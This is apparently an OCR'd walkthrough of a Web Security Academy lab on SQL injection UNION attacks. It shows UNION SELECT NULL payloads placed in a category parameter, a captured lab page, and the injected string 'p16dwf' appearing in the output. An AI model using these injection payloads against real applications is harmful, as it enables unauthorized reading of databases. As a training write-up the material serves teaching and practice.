
Now we will Try with then with ‘**UNION+SELECT+NULL,NULL,NULL—**




Now we can see the output




Lab: SQL injection UNION attack, finding a column containing text




Byusing '+UNION+SELECT+NULL,NULL,NULL—in category Parameter




By using **'+UNION+SELECT+'p16dwf',NULL,NULL--** in Category Parameter





By using **'+UNION+SELECT+NULL, 'p16dwf',NULL--** in category Parameter it has worked and output is




SQL injection UNION attack, finc
https://0aa700df048e7ac181838efe00570041.web-securi...
Web Security Academy
SQL injection UNION attack, finding a column containing text
LAB Not solved
Back to lab home
Make the database retrieve the string:
'p16dwf'
Back to lab description
Home | My account
WE LIKE TO SHOP
Gifts' UNION SELECT NULL,'p16dwf',NULL--
Refine your search:
All
Clothing, shoes and accessories
Gifts
Lifestyle
Tech gifts
Toys & Games
Couple's Umbrella $86.75 View details
Conversation Controlling Lemon $44.74 View details
High-End Gift Wrapping $91.38 View details
Snow Delivered To Your Door $45.42 View details
p16dwf


By using **'+UNION+SELECT+NULL,NULL, 'p16dwf'--** in Category Parameter






